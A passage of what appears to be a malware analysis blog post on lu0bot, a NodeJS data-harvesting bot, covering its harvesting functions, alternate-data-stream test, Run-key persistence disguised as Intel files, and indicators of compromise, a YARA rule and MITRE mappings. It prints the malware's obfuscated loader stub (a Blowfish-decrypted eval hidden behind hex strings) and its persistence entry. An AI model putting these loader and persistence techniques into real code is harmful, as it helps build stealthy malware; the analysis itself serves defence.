  |--> var tdir3 = exports.env_get('ProgramW6432');
  |--> st.env['EI_HOME'].substr(0,1) + '\\Program Files';
EI_DOWNLOADS
  |-->  st.env['EI_HOME'] + '\\Downloads';
```

Console information

These two variables are basically conditions to check if the process was performed. (***ISCONPROBED*** is set to true when the whole thing is complete).

```
env["ISCONPROBED"] = false;
env["ISCONSOLE"] = true;
```

Required values for completing the task..

```
env["WINDIR"] = val;
env["TEMP"] = val;
env["USERNAME_RUN"] = val;
env["USERNAME"] =  val;
env["USERNAME_SID"] = s;
env["ALLUSERSPROFILE"] = val;
env["APPDATA"] = val;
```

Checking old windows versions

Curiously, it’s checking if the bot is using an old Microsoft Windows version.

- NT 5.X – Windows 2000/XP
- NT 6.0 – Vista

```
function check_oldwin(){
    var osr = os.release();

    if(osr.indexOf('5.')===0 || osr.indexOf('6.0')===0) return osr;

    return false;
}
exports.check_oldwin = check_oldwin;
```

This is basically a condition after for using an alternative command with pslist

```
function ps_list_alt(cb){
    var cmd = ['qprocess','*'];
    if(check_oldwin()) cmd.push('/system');
   ....
```

Checking ADS streams for hiding content into it for later

```
function ads_test(){
    var name = crypto.randomBytes(8).toString('hex');
    var name_a = name+':ads';
    var tempdir = env_get('temp');
    var tmpfile = tempdir+'\\'+name;
    var tmpfile_a = tempdir+'\\'+name_a;
    try { fs.writeFileSync(tmpfile,tmpfile); } catch(e){
        return false;
    }
    try { fs.writeFileSync(tmpfile_a,tmpfile); } catch(e){
        try { fs.unlinkSync(tmpfile); } catch(e){}
        return false;
    }
    var list = false;
    try { list = fs.readdirSync(tempdir); } catch(e){}
    try { fs.unlinkSync(tmpfile_a); } catch(e){}
    try { fs.unlinkSync(tmpfile); } catch(e){}

    if(list===false) return false;
    if(list.indexOf(name)>=0 && list.indexOf(name_a)<0) return true;

    return false;
}
```

Checking Alternative Data Streams

Harvesting functions 101

```
bufstore_save(key,val,opts)         # Save Buffer Storage
bufstore_get(key,clear)             # Get Buffer Storage
strstrip(str)                       # String Strip
name_dirty_fncmp(f1,f2)             # Filename Compare (Dirty)
dirvalidate_dirty(file)             # Directory Checking (Dirty)
file_checkbusy(file)                # Checking if file is used
run_detached(args,opts,show)        # Executing command detached
run(args,opts,cb)                   # Run command
check_oldwin()                      # Check if Bot OS is NT 5.0 or NT 6.0
ps_list_alt(cb)                     # PS List (Alternative way)
ps_list_tree(list,results,opts,pid) # PS List Tree
ps_list(arg,cb)                     # PS list
ps_exist(pid)                       # Check if PID Exist
ps_kill(pid)                        # Kill PID
reg_get_parse(out)                  # Parsing Registry Query Result
reg_hkcu_get()                      # Get HKCU
reg_hkcu_replace(path)              # Replace HKCU Path
reg_get(key,cb)                     # Get Content
reg_get_dir(key,cb)                 # Get Directory
reg_get_key(key,cb)                 # Get SubKey
reg_set_key(key,value,type,cb)      # Set SubKey
reg_del_key(key,force,cb)           # Del SubKey
get_einfo_1(ext,cb)                 # Get EINFO Step 1
dirlistinfo(dir,limit)              # Directory Listing info
get_einfo_2(fcb)                    # Get EINFO Step 2
env_get(key,kv,skiple)              # Get Environment
console_get(cb)                     # Get Console environment variables
console_get_done(cb,err)            # Console Try/Catch callback
console_get_s0(ccb)                 # Console Step 0
console_get_s1(ccb)                 # Console Step 1
console_get_s2(ccb)                 # Console Step 2
console_get_s3(ccb)                 # Console Step 3
ads_test()                          # Checking if bot is using ADS streams
diskser_get_parse(dir,out)          # Parse Disk Serial command results
diskser_get(cb)                     # Get Disk Serial
prepare_dirfile_env(file,cb)        # Prepare Directory File Environment
prepare_file_env(file,cb)           # Prepare File Environment
hash_md5_var(val)                   # MD5 Checksum
getosinfo()                         # Get OS Information
rand(min, max)                      # Rand() \o/
ipctask_start()                     # IPC Task Start (Interprocess Communication)
ipctask_tick()                      # IPC Task Tick (Interprocess Communication)
baseinit_s0(cb)                     # Baseinit Step 0
baseinit_s1(cb)                     # Baseinit Step 1
baseinit_s2(cb)                     # Baseinit Step 2
baseinit_einfo_1_2(cb)              # Baseinit EINFO
```

Funky Persistence

The persistence is saved in the classic HKCU Run path

```
[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
"Intel Management Engine Components 4194521778"="wscript.exe /t:30 /nologo /e:jscript
\"C:\ProgramData\Intel\Intel(R) Management Engine Components\Intel MEC 750293792\"
\"C:\ProgramData\Intel\Intel(R) Management Engine Components\" 2371015226"
```

Critical files are stored into a fake "***Intel***" folder in ***ProgramData***.

```
ProgramData
    |-- Intel
        |--  Intel(R) Management Engine Components
            |--> Intel MEC 246919961
            |--> Intel MEC 750293792
```

Intel MEC 750293792

```
new ActiveXObject("WScript.shell").Run('"C:\ProgramData\DNTException\node.exe" "' +
WScript.Arguments(0) + '\Intel MEC 246919961" ' + WScript.Arguments(1), 0, false);
```

Intel MEC 246919961

```
var c = new Buffer((process.argv[2] + 38030944).substr(0, 8));
c = require("crypto").createDecipheriv("bf", c, c);
global["\x65\x76" + "\x61\x6c"](Buffer.concat([c.update(new
Buffer("XSpPi1eP/0WpsZRcbNXtfiw8cHqIm5HuTgi3xrsxVbpNFeB6S6BXccVSfA/JcVXWdGhhZhJf4wHv0P
 "\x62\x61\x73" + "\x65\x36\x34")), c.final()]).toString());
```

The workaround is pretty cool in the end

- **WScript** is launched after waiting for 30s
- JScript is calling "Intel MEC 750293792"
- "Intel MEC 750293792" is executing node.exe with arguments from the upper layer
- This setup is triggering the script "Intel MEC 246919961"
    - the Integer value from the upper layer(s) is part of the **Blowfish key** generation
    - global["\x65\x76" + "\x61\x6c"] is in fact hiding an **eval** call
    - the encrypted buffer is storing the **lu0bot NodeJS loader**.

Ongoing troubleshooting in production ?

It is possible to see in some of the commands received, some lines of codes that are disabled. Unknown if it's intended or no, but it's pretty cool to see about what the maldev is working.

```
function baseinit_s2(cb){
    console.log('binit 2');

    if(!st.binit) st.binit = Date.now()-st.start;

    exports.bufstore_save('binit',st,{ gz: true, timeout: 300 });

    //console.log(st);
    //console.log(st.os.netifs);
    //console.log(mod.base);

    cb(null,true);
}
```

It feels like a possible debugging scenario for understanding an issue.


```
 if(first && first.pid!=st.pid){
     console.log('dup');
     st.isdup = true;
 }
 //console.log(first);
 //console.log(ipcvar);

 try { data = Buffer.from(JSON.stringify(ipcvar)); } catch(e){
     console.log(e);
     return;
 }

 var hash_write = hash_md5_var(data);
 if(hash_read!==hash_write) try {
     //console.log('w',data.length);
     var c = crypto.createCipheriv('aes-128-cbc',state.key,state.iv);
     data = Buffer.concat([c.update(data),c.final()]);
     if(st.isads) try{ fs.unlinkSync(st.ipcfile); }catch(e){}
     fs.writeFileSync(st.ipcfile,data);
 } catch(e){console.log(e);}
```


Outdated NodeJS still living and kickin’

Interestingly, lu0bot is using a very old version of node.exe, way older than could be expected.



node.exe used by lu0bot is an outdated one

This build (0.10.48), is apparently from 2016, so in term of functionalities, there is a little leeway for exploiting NodeJS, due that most of its APIs wasn't yet implemented at that time.



2016-10-18, Version 0.10.48 (Maintenance), @rvagg

This is a security release. All Node.js users should consult the security release summary at https://nodejs.org/en/blog/vulnerability/october-2016-security-releases/ for details on patched vulnerabilities.


Notable changes

- c-ares: fix for single-byte buffer overwrite, CVE-2016-5180, more information at https://c-ares.haxx.se/adv_20160929.html (Rod Vagg)

Commits

- [`a14a6a3a11`] - deps: c-ares, avoid single-byte buffer overwrite (Rod Vagg) https://github.com/nodejs/node/pull/9108
- [`b798f598af`] - tls: fix minor jslint failure (Rod Vagg) https://github.com/nodejs/node/pull/9107
- [`92b232ba01`] - win,build: try multiple timeservers when signing (Rod Vagg) https://github.com/nodejs/node/pull/9155

NodeJs used is from a 2016 build.



I feel old by looking the changelog…

The issue mentioned above is “seen” when lu0bot is pushing and executing “**bootstrap-base.js**“. On build 0.10.XXX, “**Buffer**” wasn’t fully implemented yet. So the maldev has implemented missing function(s) on this specific version, I found this “interesting”, because it means it will stay with a static **NodeJS** runtime environment that won’t change for a while (or likely never). This is a way for avoiding cryptography troubleshooting issues, between updates it could changes in implementations that could break the whole project. So fixed build is avoiding maintenance or unwanted/unexpected hotfixes that could caused too much cost/time consumption for the creator of lu0bot (everything is business \o/).

```
if(!global.mod) global.mod = {};
mod.base = module;
module.version = '6.0.15';

if(!global._lstate) global._lstate = {};
var st = global._lstate;

// node v0.10 - buffer missing function
if(!Buffer.from) Buffer.from = function(oin,enc){ return new Buffer(oin,enc); };
if(!Buffer.alloc) Buffer.alloc = function(num){ var b = new Buffer(num); b.fill(0); return b; };
if(!Buffer.allocUnsafe) Buffer.allocUnsafe = function(num){ return new Buffer(num); };

// node v0.10 - uncaughtException add stack report
if(process.versions.node.indexOf('0.')===0 && !process.uerepl){…
}
```

Interesting module version value in bootstrap-base.js

Of course, We couldn’t deny that lu0bot is maybe an old malware, but this statement needs to be taken with cautiousness.

By looking into “bootstrap-base.js”, the module is apparently already on version “6.0.15”, but based on experience, versioning is always a confusing thing with maldev(s), they have all a different approach, so with current elements, it is pretty hard to say more due to the lack of samples.

What is the purpose of lu0bot ?

Well, to be honest, I don’t know… I hate making suggestions with too little information, it’s dangerous and too risky. I don’t want to lead people to the wrong path. It’s already complicated to explain something with no “public” records, even more, when it is in a programming language for that specific purpose. At this stage, It’s smarter to focus on what the code is able to do, and it is certain that ***it’s a decent data collector***.

Also, this simplistic and efficient NodeJS loader code saved at the core of lu0bot is basically everything and nothing at the same time, the **eval** function and its multi-layer task manager could lead to any possibilities, where each action could be totally independent of the others, so thinking about features like :

- Backdoor ?
- Loader ?
- RAT ?
- Infostealer ?

All scenario are possible, but as i said before I could be right or totally wrong.

Where it could be seen ?

Currently, it seems that lu0bot is pushed by the well-known load seller Garbage Cleaner on EU/US Zones irregularly with an average of possible 600-1000 new bots (each wave), depending on the operator(s) and days.

Appendix

IoCs

IP

5.188.206[.]211

lu0bot loader C&C’s (HTTP)

- hr0[.]xyz
- hr1[.]xyz
- hr2[.]xyz

- hr3[.]xyz
- hr4[.]xyz
- hr5[.]xyz
- hr6[.]xyz
- hr7[.]xyz
- hr8[.]xyz
- hr9[.]xyz
- hr10[.]xyz

lu0bot main C&C's (UDP side)

- lu00[.]xyz
- lu01[.]xyz
- lu02[.]xyz
- lu03[.]xyz

Yara

```
rule lu0bot_cpp_loader
{
    meta:
        author = "Fumik0_"
        description = "Detecting lu0bot C/C++ lightweight loader"

    strings:
        $hex_1 = {
            BE 00 20 40 00
            89 F7
            89 F0
            81 C7 ?? 01 00 00
            81 2E ?? ?? ?? ??
            83 C6 04
            39 FE
            7C ??
            BB 00 00 00 00
            53 50
            E8 ?? ?? ?? ??
            E9 ?? ?? ?? ??
        }

    condition:
        (uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550) and
        (filesize > 2KB and filesize < 5KB) and
        any of them

}
```

IoCs

```
fce3d69b9c65945dcfbb74155f2186626f2ab404e38117f2222762361d7af6e2  Lu0bot loader.exe
c88e27f257faa0a092652e42ac433892c445fc25dd445f3c25a4354283f6cdbf  Lu0bot loader.exe
b8b28c71591d544333801d4673080140a049f8f5fbd9247ed28064dd80ef15ad  Lu0bot loader.exe
5a2264e42206d968cbcfff583853a0e0d4250f078a5e59b77b8def16a6902e3f  Lu0bot loader.exe
f186c2ac1ba8c2b9ab9b99c61ad3c831a6676728948ba6a7ab8345121baeaa92  Lu0bot loader.exe


8d8b195551febba6dfe6a516e0ed0f105e71cf8df08d144b45cdee13d06238ed  response1.bin
214f90bf2a6b8dffa8dbda4675d7f0cc7ff78901b3c3e03198e7767f294a297d  response2.bin
c406fbef1a91da8dd4da4673f7a1f39d4b00fe28ae086af619e522bc00328545  response3.bin

ccd7dcdf81f4acfe13b2b0d683b6889c60810173542fe1cda111f9f25051ef33  Intel MEC 246919961
e673547a445e2f959d1d9335873b3bfcbf2c4de2c9bf72e3798765ad623a9067  Intel MEC 750293792
```

Example of lu0bot interaction

```
ko
{ pid: 'XXXXXX',
  aid: '5.188.206.211 19584',
  q: XXXXXXXXXX,
  t: XXXXXXXXXXXXX,
  lq:
   { ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
     ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
     ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
     ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
     ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
     ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
     ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
     ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
     ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
     ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
     ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
     ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
     ' XXXXXXXXXXXXX': [ 1, <Buffer 30 00 00 00 00 09 00 00 26 02> ],
     ' XXXXXXXXXXXXX': [ 1, <Buffer 74 72 75 65> ],
     ' XXXXXXXXXXXXX': [ 1, <Buffer 74 72 75 65> ],
     ' XXXXXXXXXXXXX': [ 1, <Buffer 37 39 38> ],
     ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
     ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
     ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
     ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
     ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
     ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
     ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
     ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
     ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
     ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
     ' XXXXXXXXXXXXX': [ 1, <Buffer 37 39 38> ],
     ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
     ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
     ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ] },
  pk: 'BASE64_ENCRYPTED',
  k: <Buffer 3c 60 22 73 97 cc 76 22 bc eb b5 79 46 3d 05 9e>,
  mp:
   { XXXXXXXXXXXXX:
      { id: 'XXXXXXXXXXXXX',
        pid: 'XXXXXXX',
        gen: XXXXXXXXXXXXX,
        last: XXXXXXXXXXXXX,
        tmr: [Object],
        p: {},
        psz: 1163,
        btotal: 0,
        type: 'download',
        hn: 'bufread',
        target: 'binit',
        fp: <Buffer 1f 8b 08 00 00 00 00 00 0b 95 54 db 8e 9b 30 10 fd 95 c8 4f ad
44 91 31 c6 80 9f 9a 26 69 1b 29 9b 8d b2 59 f5 a1 54 91 81 a1 41 21 18 61 92 6d bb
c9 ...>,i
```

```
        size: 798,
        fcb: [Function],
        rcb: [Function],
        interval: 200,
        last_sev: XXXXXXXXXXXXX,
        stmr: false },
     XXXXXXXXXXXX:
      { id: 'XXXXXXXXXXXX',
        pid: 'XXXXXXX',
        gen: XXXXXXXXXXXXX,
        last: XXXXXXXXXXXXX,
        tmr: [Object],
        p: {},
        psz: 1163,
        btotal: 0,
        type: 'download',
        hn: 'bufread',
        target: 'binit',
        fp: <Buffer 1f 8b 08 00 00 00 00 00 00 0b 95 54 db 8e 9b 30 10 fd 95 c8 4f ad
44 91 31 c6 80 9f 9a 26 69 1b 29 9b 8d b2 59 f5 a1 54 91 81 a1 41 21 18 61 92 6d bb
c9 ...>,
        size: 798,
        fcb: [Function],
        rcb: [Function],
        interval: 200,
        last_sev: XXXXXXXXXXXXX,
        stmr: false },
     XXXXXXXXXXXX:
      { id: 'XXXXXXXXXXXX',
        pid: 'XXXXXXX',
        gen: XXXXXXXXXXXXX,
        last: XXXXXXXXXXXXX,
        tmr: [Object],
        p: {},
        psz: 1163,
        btotal: 0,
        type: 'download',
        hn: 'bufread',
        target: 'binit',
        fp: <Buffer 1f 8b 08 00 00 00 00 00 00 0b 95 54 db 8e 9b 30 10 fd 95 c8 4f ad
44 91 31 c6 80 9f 9a 26 69 1b 29 9b 8d b2 59 f5 a1 54 91 81 a1 41 21 18 61 92 6d bb
c9 ...>,
        size: 798,
        fcb: [Function],
        rcb: [Function],
        interval: 200,
        last_sev: XXXXXXXXXXXXX,
        stmr: false },
     XXXXXXXXXXXX:
      { id: 'XXXXXXXXXXXX',
        pid: 'XXXXXXX',
        gen: XXXXXXXXXXXXX,
        last: XXXXXXXXXXXXX,
        tmr: [Object],
        p: {},
```

```
        psz: 1163,
        btotal: 0,
        type: 'download',
        hn: 'bufread',
        target: 'binit',
        fp: <Buffer 1f 8b 08 00 00 00 00 00 00 0b 95 54 db 8e 9b 30 10 fd 95 c8 4f ad
44 91 31 c6 80 9f 9a 26 69 1b 29 9b 8d b2 59 f5 a1 54 91 81 a1 41 21 18 61 92 6d bb
c9 ...>,
        size: 798,
        fcb: [Function],
        rcb: [Function],
        interval: 200,
        last_sev: XXXXXXXXXXXXX,
        stmr: false },
     XXXXXXXXXXX:
      { id: 'XXXXXXXXXXX',
        pid: 'XXXXXXX',
        gen: XXXXXXXXXXXXX,
        last: XXXXXXXXXXXXX,
        tmr: [Object],
        p: {},
        psz: 1163,
        btotal: 0,
        type: 'download',
        hn: 'bufread',
        target: 'binit',
        fp: <Buffer 1f 8b 08 00 00 00 00 00 00 0b 95 54 db 8e 9b 30 10 fd 95 c8 4f ad
44 91 31 c6 80 9f 9a 26 69 1b 29 9b 8d b2 59 f5 a1 54 91 81 a1 41 21 18 61 92 6d bb
c9 ...>,
        size: 798,
        fcb: [Function],
        rcb: [Function] } },
  h:
   { eval: [Function],
     bufwrite: [Function],
     bufread: [Function],
     filewrite: [Function],
     fileread: [Function] },
  mp_pget: [Function],
  mp_pget_ev: [Function],
  mp_new: [Function: mp_new],
  mp_get: [Function: mp_get],
  mp_count: [Function: mp_count],
  mp_loss: [Function: mp_loss],
  mp_del: [Function: mp_del],
  mp_dtchk: [Function: mp_dtchk],
  mp_dtsum: [Function: mp_dtsum],
  mp_pset: [Function: mp_pset],
  mp_opnew: [Function: mp_opnew],
  mp_opstat: [Function: mp_opstat] }
lq
{ ' XXXXXXXXXXXX': [ 1, <Buffer 31> ],
  ' XXXXXXXXXXXX': [ 1, <Buffer 31> ],
  ' XXXXXXXXXXXX': [ 1, <Buffer 31> ],
  ' XXXXXXXXXXXX': [ 1, <Buffer 31> ],
```

```
  ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
  ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
  ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
  ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
  ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
  ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
  ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
  ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
  ' XXXXXXXXXXXXX': [ 1, <Buffer 30 00 00 00 00 09 00 00 26 02> ],
  ' XXXXXXXXXXXXX': [ 1, <Buffer 74 72 75 65> ],
  ' XXXXXXXXXXXXX': [ 1, <Buffer 74 72 75 65> ],
  ' XXXXXXXXXXXXX': [ 1, <Buffer 37 39 38> ],
  ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
  ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
  ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
  ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
  ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
  ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
  ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
  ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
  ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
  ' XXXXXXXXXXXXX': [ 1, <Buffer 37 39 38> ],
  ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
  ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ],
  ' XXXXXXXXXXXXX': [ 1, <Buffer 31> ]
}
```


MITRE ATT&CK

- T1059
- T1482
- T1083
- T1046
- T1057
- T1518
- T1082
- T1614
- T1016
- T1124
- T1005
- T1008
- T1571

ELI5 summary

- lu0bot is a NodeJS Malware.
- Network communications are mixing TCP (loader) and UDP (main stage).
- It’s pushed at least with Garbage Cleaner.

- Its default setup seems to be a aggressive telemetry harvester.
- Due to its task manager architecture it is technically able to be everything.



Conclusion

Lu0bot is a curious piece of code which I could admit, even if I don't like at all NodeJS/JavaScript code, the task manager succeeded in mindblowing me for its ingeniosity.

 *A wild fumik0_ being amazed by the task manager implementation*

I have more questions than answers since then I started to put my hands on that one, but the thing that I'm sure, it's active and harvesting data from bots that I have never seen before in such an aggressive way.

Special thanks: @benkow_